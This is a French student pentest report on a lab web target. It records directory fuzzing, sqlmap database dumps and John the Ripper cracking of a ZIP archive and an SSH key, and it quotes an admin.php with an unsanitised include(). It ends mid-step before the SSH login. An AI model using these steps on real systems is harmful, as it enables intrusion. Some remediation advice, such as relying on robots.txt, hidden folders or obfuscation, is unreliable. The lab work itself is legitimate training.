

PROJET PENTEST

TEST D'INTRUSION WEB

IPSSI



Rapport réalisé par

Assoumane SAIDI

Table des matières

Table des matières.....	2
1. INTRODUCTION	3
2. OBJECTIFS	4
3. PERIMETRE	4
4. ORGANISATION DE LA MISSION	4
5. AUDIT DU SITE WEB.....	4
5.1. INTRODUCTION	5

5.2. PHASE DE DECOUVERTE	5
BRUTEFORCE DE COMPTE :	27
Annexes.....	30

1. INTRODUCTION

Cette partie du rapport vous permet de situer le niveau de sécurité des sites web du client IPSSI à la suite des différents tests effectués. Plusieurs indicateurs, vous sont donnés :

- Les points forts ainsi que les points à améliorer
- La conclusion générale
- L'indicateur de score
- L'analyse globale par critère

2. OBJECTIFS

Ce rapport constitue la réponse de notre société à l'évaluation de la sécurité des infrastructures et applications, identifiés dans le périmètre du site web uniquement.

Dans ce contexte, les objectifs des tests étaient les suivants :

- Mettre à l'épreuve la sécurité des éléments décrits dans le périmètre de la mission
- Identifier les vulnérabilités
- Présenter les recommandations de mesures à mettre en œuvre

3. PERIMETRE

Une autorisation écrite d'attaque nous a été fournie par notre client pour les cibles suivante : home.knl.im sur les ports :

- 1000
- 1001

Le lien complet : <http://home.knl.im:1000/>

4. ORGANISATION DE LA MISSION

La mission de tests d'intrusion s'est déroulée du 26/06/2023 au 29/06/2023 depuis notre locaux IPSSI au 25 Rue Claude Tillier, 75012 Paris


5. AUDIT DU SITE WEB



5.1. INTRODUCTION

Pour chacun des points observés, nous décrivons son fonctionnement, ses conséquences, si le site audité est vulnérable et les moyens de s'en protéger si tel est le cas.

5.2. PHASE DE DECOUVERTE



Flag n°1 : Enumération de répertoires

L'énumération de répertoires est le fait de donner la possibilité aux visiteurs d'un site web de voir et d'afficher le contenu d'un répertoire. Habituellement, les serveurs web affichent des pages web (HTML, PHP, .txt, etc.) Il est plus rare de trouver un répertoire affiché tel quel lorsque l'on visite un site web.

L'énumération de répertoires a pour risque d'afficher à l'utilisateur des fichiers ou dossiers secrets, ou de fournir des informations exhaustives sur les plugins, composants d'une application web.

Nous avons utilisé la commande FFUF afin d'énumérer les répertoires du site web que nous devons auditer

Commande :

```
ffuf -u "http://home.knl.im:1000/FUZZ" -w /usr/share/wordlists/dirb/big.txt
```

Nous pouvons le remarquer via la capture ci-dessous.

```
(kali㉿kali)-[~/ffuf/ffuf]
$ ffuf -u "http://home.knl.im:1000/FUZZ" -w /usr/share/wordlists/dirb/big.txt

      _____
     / ____ \_____/_____
    / ___  \|___ \|_ _\____|
   /  ___ \| |_) | | | |___|
  /  ___ \| |_) | | | |___|
 /  ___ \| |_) | | | |___|
/_/_____\|____/|_|_|_____|

v2.0.0-dev

:: Method           : GET
:: URL              : http://home.knl.im:1000/FUZZ
:: Wordlist          : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200,204,301,302,307,401,403,405,500

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 15ms]
 * FUZZ: .htaccess

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 15ms]
 * FUZZ: .htpasswd


[Status: 200, Size: 78, Words: 3, Lines: 4, Duration: 11ms]
 * FUZZ: robots.txt

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 12ms]
 * FUZZ: server-status

:: Progress: [20469/20469] :: Job [1/1] :: 2777 req/sec :: Duration: [0:00:10] :: Errors: 0 ::

(kali㉿kali)-[~/ffuf/ffuf]
$
```

Une fois qu'on accède à ce fichier, nous pouvons accéder au premier flag.



Flag n°1 : flag1{a3a6d6876a362c8ce8e1d8c17c37da96}

RECOMMANDATIONS :

Vous pouvez désactiver l'énumération de répertoire via différents moyens qui seront plus ou moins efficace.

Depuis le système d'exploitation

Vous pouvez masquer les répertoires que vous considérez comme important / confidentiel ou autres.

En fonction de votre environnement spécifique :

Windows :

1. Ouvrez l'Explorateur de fichiers.
2. Accédez au répertoire que vous souhaitez désactiver l'énumération.
3. Cliquez avec le bouton droit de la souris sur le répertoire et sélectionnez "Propriétés".
4. Dans la fenêtre des propriétés, allez dans l'onglet "Personnaliser".
5. Sous la section "Attributs", cochez la case "Caché" et cliquez sur "OK".
6. Cela masquera le répertoire et son contenu de l'énumération.

Linux (et autres systèmes basés sur Unix) :

1. Ouvrez un terminal.
2. Accédez au répertoire que vous souhaitez désactiver l'énumération.
3. Utilisez la commande suivante pour renommer le répertoire en ajoutant un point avant son nom : **`mv nom_du_répertoire .nom_du_répertoire`**


Le point avant le nom du répertoire le rendra invisible lors de l'énumération.

Remarque : Ces méthodes ne bloquent pas l'accès réel aux répertoires, mais ils les masquent simplement lors de l'affichage ou de l'énumération des fichiers et répertoires.

Depuis le serveur Apache

Via les paramètres du serveur Apache :

Si vous utilisez un serveur web tel qu'Apache, vous pouvez tout simplement désactiver l'énumération de répertoire. Dans les paramètres d'Apache, l'option “**Désactiver la liste des répertoires disponible**”. Une fois l'option activée, cela ajoutera automatiquement la ligne de code suivante à votre fichier .htaccess. **Options -Index.**



Remarque : Si vous utilisez un autre serveur, il est conseillé de faire la même chose. Si bien évidemment l'option est proposée.

Via le fichier .htaccess (pour les serveurs Apache):

1. Créez ou éditez le fichier **.htaccess** dans le répertoire racine de votre site web.
2. Ajoutez la ligne suivante à votre fichier .htaccess : **Options -Indexes**
3. Enregistrez le fichier **.htaccess**. Cela désactivera l'énumération des répertoires sur votre site web.

Via le robot.txt

L'énumération des répertoires devrait être désactivée notamment le fichier robots.txt qui est utilisé pour contrôler le comportement des robots d'exploration web. On peut ajouter une directive spécifique dans ce fichier pour empêcher l'exploration et l'indexation des pages du site.

Dans ce cas, on peut inclure la directive suivante dans le fichier robots.txt :

```
#####  
#####  
User-agent: *  
Disallow: /  
#####  
#####
```

Cela indique aux robots d'exploration qu'ils ne sont pas autorisés à accéder à quelque page que ce soit sur le site.

Enumération de répertoires

Niveau du risque

Moyen

Périmètre concerné

http://home.knl.im:1000/

Type de vulnérabilité

Applicative

Descriptif

L'énumération de répertoires est le fait de donner la possibilité aux visiteurs d'un site web de voir et d'afficher le contenu d'un répertoire

Recommandations

L'énumération des répertoires doit être désactivée. Pour les serveurs Apache, il suffit de supprimer l'option Indexes du fichier de configuration.

Priorité


Haute

2ème flag : Visualisation du code source ou BDD

Nous avons découvert deux moyens pour trouver le flag numéro 2.

- 1^{ère} méthode :

Pour trouver la flag n°2, nous avons tous simplement consulter le code source page web ayant l'article "Truc".



C'est une méthode assez simple dans le sens ou chaque hackeur va toujours de poser la question **"Est qu'il y a des infos intéressantes dans le code sources des pages que je consulte ?"**.

```

1  <!DOCTYPE html>
2  <html>
3
4
5  <head>
6    <title>Online Shop Landing Page</title>
7    <link href="https://fonts.googleapis.com/css?family=Roboto:400,700" rel="stylesheet">
8    <link href="./style.css" rel="stylesheet">
9  </head>
10
11 <body>
12   <header class="header">
13     <div class="logo">Online Shop</div>
14     <ul class="nav">
15       <li><a href="index.php">Home</a></li>
16       <li><a href="shop.php">Shop</a></li>
17       <li><a href="about.php">About Us</a></li>
18       <li><a href="contact.php">Contact Us</a></li>
19     </ul>
20     <form action="./search.php" method="get">
21       <input type="text" class="search-bar" name="search" placeholder="Search...">
22     </form>
23   </header>   <div class="main products">
24
25     <div class="item">
26       
27       <h2>Truc <!--flag2{57609980c7ba03f8d4e111732780810f}--></h2>
28       <p>$500</p>
29       <a href="#">Buy Now</a>
30     </div>
31   </div>
32   <footer class="footer">
33     <h3>Online Shop</h3>
34   </ul>
35   <li><a href="index.php">Home</a></li>
36   <li><a href="shop.php">Shop</a></li>
37   <li><a href="about.php">About Us</a></li>
38   <li><a href="contact.php">Contact Us</a></li>
39 </ul>
40 <div>Copyright &copy; Online Shop, 2021.

```

Problématique :

Pourquoi protéger le code source d'une page web ?

Explication :

Il est essentiel de protéger le code source des pages web pour plusieurs raisons :

- **Sécurité** : Le code source d'une page web peut contenir des informations sensibles telles que des clés d'API, des identifiants de base de données ou des logiques de sécurité spécifiques à des fins d'exploitations
- **Propriété intellectuelle** : Le code source d'une page web peut contenir des éléments de propriété intellectuelle tels que des algorithmes, des conceptions ou des fonctionnalités uniques.
- **Confidentialité** : Vous pouvez avoir des informations confidentielles stockées dans le code source, telles que des logiques commerciales spécifiques, des plans de développement futurs ou des accords de partenariat.


En résumé, protéger le code source des pages web est crucial pour garantir la sécurité, la confidentialité, la propriété intellectuelle et la maintenabilité de votre application web.

RECOMMANDATIONS :

Via l'obuscation:

Voici quelques techniques couramment utilisées dans le processus d'obfuscation :

- **Renommage des variables et des fonctions** : L'une des techniques les plus courantes consiste à renommer les variables et les fonctions avec des noms aléatoires, dépourvus de signification.
- **Réorganisation du code** : Le code peut être réorganisé de manière à ce qu'il soit plus difficile à suivre et à comprendre. Par exemple, les lignes peuvent être permutées, ou les fonctions peuvent être divisées en plusieurs parties.
- **Ajout de faux codes** : Des parties de code inutiles ou de faux codes peuvent être ajoutés au fichier source pour semer la confusion. Cela peut inclure des boucles vides, des instructions inutiles ou des commentaires trompeurs.
- **Compression** : Le code source peut être compressé en utilisant des algorithmes de compression pour réduire sa taille. Cela peut rendre le code plus difficile à analyser et à comprendre.
- **Cryptage** :
 - Le **chiffrement symétrique** : Permet de chiffrer et de déchiffrer un contenu avec la même clé.
 - Le **chiffrement asymétrique** : l'émetteur utilise la clé publique du destinataire pour chiffrer le message tandis que le destinataire utilise sa clé privée pour le déchiffrer.



Dans ce cas-là, on fera de même mais avec les fichier.html que nous souhaitons protéger.

- **2ème méthode**

Via la base de données :


Une base de données (BDD) est un système organisé pour stocker, gérer et récupérer des données de manière structurée. Les bases de données sont couramment utilisées dans les applications web.

Avec la commande sqlmap, nous pouvons effectuer des tests d'injection SQL et donc cela nous permet d'insérer des instructions SQL malveillantes et potentiellement obtenir un accès aux informations dans la BDD.

En allant dans la BDD **website** puis la table **products**, on fait un dump du price et product

Commande :

```
sqlmap --url http://home.knl.im:1000/ --batch --dbs --forms --crawl=2 -D website -T products -C price,product -dump
```



\$380	Huzzah
\$195	Flickle
\$305	Borkle
\$475	Ziggy
\$500	Truc ← flag2{57609980c7ba03f8d4e111732780810f} →
\$275	Gloop
\$350	Muggle
\$290	Babble

Flag n°2 : flag2{57609980c7ba03f8d4e111732780810f}

RECOMMANDATIONS :

1. **Limiter les privilèges de la base de données :** Accordez uniquement les privilèges nécessaires aux utilisateurs de la base de données. Évitez d'utiliser des comptes d'administrateur ou de super-utilisateur pour les tâches courantes de l'application.

2. Evitez l'injection SQL, il faut assurer que les applications web est sécurisée contre les vulnérabilités d'injection SQL. Dans ce cas, on peut utiliser des requêtes SQL préparées ou des ORM (Object-Relational Mapping) pour interagir avec la bases de données, au lieu de construire des requêtes SQL.
3. **Utilisation de mécanismes de pare-feu** : Configurez des règles de pare-feu pour bloquer les requêtes suspectes ou les comportements anormaux. Les pare-feu applicatifs Web (WAF) peuvent détecter et bloquer les attaques d'injection SQL et donc celles lancées par SQLMap.

Code source d'une page HTML et BDD

Niveau du risque

Moyen

Périmètre concerné

<http://home.knl.im:1000/>

Type de vulnérabilité

Page HTML

Descriptif

Une base de données (BDD) est un système organisé pour stocker, gérer et récupérer des données de manière structurée.

Recommandations

Paramétrer les accès privilèges de la base de données. Evitez aussi de mettre le nom du login de la base de données dans une code source afin d'éviter que l'attaquant puisse se connecter.

Priorité

Haute

4ème flag : page admin.php

Admin.php est un fichier utilisé pour désigner une page d'administration dans un site web. La page contient généralement du code qui permet de gérer les fonctionnalités et les paramètres liés à l'administration d'un site web.

```
bobby@chal-pentest-m2://var/www/html/s3cret4dmin$ cat admin.php
<?php
session_start();

if(!isset($_SESSION['login'])) {
    echo "non.";
    exit();
}

?>
<a href="admin.php?page=users">Users</a>
<a href="admin.php?page=products">Products</a>
<br>
<?php
$page=$_GET['page'];
include($page.'.php');
// flag4{fbc4eac7d5e0bdedea271ae5990fcac5}
// to bobby: fix this code man ! It's a security issue !
?>
bobby@chal-pentest-m2://var/www/html/s3cret4dmin$
```

RECOMMANDATIONS :

La base de données admin.php est utilisée pour stocker les données de l'application web, pas forcément contrôler l'accès aux pages web. De ce fait, il est idéal de sécuriser l'accès tels que l'authentification et l'autorisation.

Admin.php

Niveau du risque

Moyen

Périmètre concerné

http://home.knl.im:1000/s3cret4dmin

Type de vulnérabilité

PHP

Descriptif

Admin.php est un fichier utilisé pour désigner une page d'administration dans un site web. La page contient généralement du code qui permet de gérer les fonctionnalités et les paramètres liés à l'administration d'un site web.

Recommandations

Revoir le paramétrage afin de sécuriser les accès tels que l'authentification et les autorisation

Priorité

Haute

6ème flag : Visualisation de code source + script :

Javascript est un langage de programmation qui permet de développer des applications web interactives. Il est intégré aux navigateurs web modernes et qui permet d'ajouter des fonctionnalités aux pages web d'un site mais aussi d'interagir avec les utilisateurs et de manipuler les contenus de la page.

En fouillant de la page source du site home.knl.im:1000/index.php

```
1 <!DOCTYPE html>
2 <html>
3
4 <head>
5   <title>Online Shop Landing Page</title>
6   <link href="https://fonts.googleapis.com/css?family=Roboto:400,700" rel="stylesheet">
7   <link href="/style.css" rel="stylesheet">
8 </head>
9
10 <body>
11 <script>
12 var _0x3b16=
13 ["\x66\x6c\x61\x67\x36\x7b\x39\x62\x63\x32\x32\x66\x38\x34\x30\x30\x65
14 \x32\x32\x63\x64\x37\x37\x61\x64\x62\x32\x39\x62\x35\x33\x37\x63\x66\x65\x63\x
15 64\x65\x7d","\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x21","\x6c\x6f\x67"];function hi(){var _0x2ad8x2=_0x3b16[0];console[_0x3b16[2]](_0x3b16[1])}hi()
16 </script>
17 <header class="header">
```

script :

var

```
_0x3b16=["\x66\x6c\x61\x67\x36\x7b\x39\x62\x63\x32\x32\x66\x38\x34\x30\x30\x65
\x32\x32\x63\x64\x37\x37\x61\x64\x62\x32\x39\x62\x35\x33\x37\x63\x66\x65\x63\x
64\x65\x7d","\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x21","\x6c\x6f\x67"];f
unction hi(){var _0x2ad8x2=_0x3b16[0];console[_0x3b16[2]](_0x3b16[1])}hi()
```

Afin de pouvoir décrypter ce script, nous avons utiliser un outil disponible sur le web se nommant js-beautify.

Site web: <https://beautifier.io/>

Une fois le script implanté, cela nous renvoi en résultat le flag n°6.



Flag n°6 : `flag6f9bc22f8400e22cd77adb29b537cfecde}`

RECOMMANDATIONS :

Comme il a déjà été mentionné, le plus simple serait de bloquer l'accès au code source des pages web. Référez-vous aux recommandations citées par rapport aux deuxièmes flags.

N'ajouter aucun accès non autorisé aux données sensibles. Si vous incluez des scripts côté client qui manipulent des données sensibles tels que les flags, vous risquez de permettre à des attaquants d'accéder à ces données.

Code source d'une page HTML

Niveau du risque

Moyen

Périmètre concerné

`http://home.knl.im:1000/`

Type de vulnérabilité

Page HTML

Descriptif

Une page HTML est un document utilisé pour créer et afficher du contenu sur le Web. Elle est écrite dans un langage de balisage appelé HTML.

Recommandations

Assurer de valider et de filtrer toutes les entrées utilisateur. Cela permet de prévenir les attaques d'injection de code comme les attaques XSS (Cross-Site-Scripting)

Priorité

Moyenne

7ème flag : Connexion en SSH:

En investiguant dans la base de donnée, dans la table website, nous avons découvert différents fichiers.

Les trois premiers fichiers étaient inintéressant, puisqu'ils étaient vide.

Nous nous sommes donc concentré auprès du fichier **backup.zip** qui lui contenait une clé privé nous permettant par la suite de nous connecter en SSH.

Commande : `sqlmap --url http://home.knl.im:1000/ --batch --dbs --forms --crawl=2 -D website -T products -columns filepath --dump`

```
[09:18:53] [INFO] fetching columns for table 'files' in database 'website'
[09:18:53] [INFO] fetching entries for table 'files' in database 'website'
Database: website
Table: files
[4 entries]
+-----+-----+
| filepath | type |
+-----+-----+
| /s3cretfiles/test.zip | loads |
| /s3cretfiles/mia.exe | |
| /s3cretfiles/never gonna give you up.mp3 | |
| /s3cretfiles/backup.zip | |
+-----+-----+
```

Afin de trouver le mot de passe, nous avons essayé de trouver le mot de passe du fichier backup.zip.

Pour pouvoir accéder à flag, nous avons craqué le mot de passe via la méthode John The Ripper.

zip2john est la commande que nous avons utilisée.

Nous avons donc dû convertir ce fichier en fichier texte (backup.txt).

Commande : `zip2john flag.zip >flag.txt`

```
(kali@kali)-[~/Downloads]
$ zip2john backup.zip > backup.txt
ver 2.0 efh 5455 efh 7875 backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=2605, decmplen=3414, crc=48D7FE08 ts=62EA cs=62ea type=8
ver 2.0 efh 5455 efh 7875 backup.zip/infos_backup.txt PKZIP Encr: TS_chk, cmplen=443, decmplen=854, crc=90354DE3 ts=4D01 cs=4d01 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)-[~/Downloads]
$ ls
backup.txt  backup.zip  darktable-4.2.1  darktable-4.2.1.tar.xz  kali-archive-keyring_2022.1_all.deb  mia.exe  TrueCrypt-7.2-Linux-console-x
```


Lorsque nous visualisons le fichier en question, nous pouvons voir le hash. Et donc grâce à la méthode john nous avons craqué le mot de passe.

```
(kali㉿kali)-[~/Downloads]
└─$ john backup.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
brownies (backup.zip)
1g 0:00:00:02 DONE 3/3 (2023-06-27 09:30) 0.3401g/s 777352p/s 777352c/s 777352C/s prowbead..bendadie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Comme il est montré ci-dessus, le mot de passe est brownies.

Une fois qu'on accède au dossier **backup.zip**, nous avons la clé privée ssh.

Voir image ci-dessous.



Commande : ssh2john id rsa >key.txt.

```
(kali㉿kali)-[~/Downloads]
$ ssh2john id_rsa > key.txt
```

Commande : `/usr/sbin/john -wordlist=/usr/share/wordlists/rockyou.txt key.txt`

```
(kali@kali)-[~/Downloads]
$ /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt key.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kentucky1 (id_rsa)
1g 0:00:11:20 DONE (2023-06-29 07:25) 0.001469g/s 19.35p/s 19.35c/s 19.35C/s kentucky1..fuckyou.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Downloads]
$
```

Comme il est montré ci-dessus, le mot de passe est **kentucky1**.

Nous pouvons maintenant nous connecter via la clé ssh.

Avant cela, il faut mentionner un utilisateur. Nous avons donc essayé avec le compte admin, mais cela n'a pas marché.

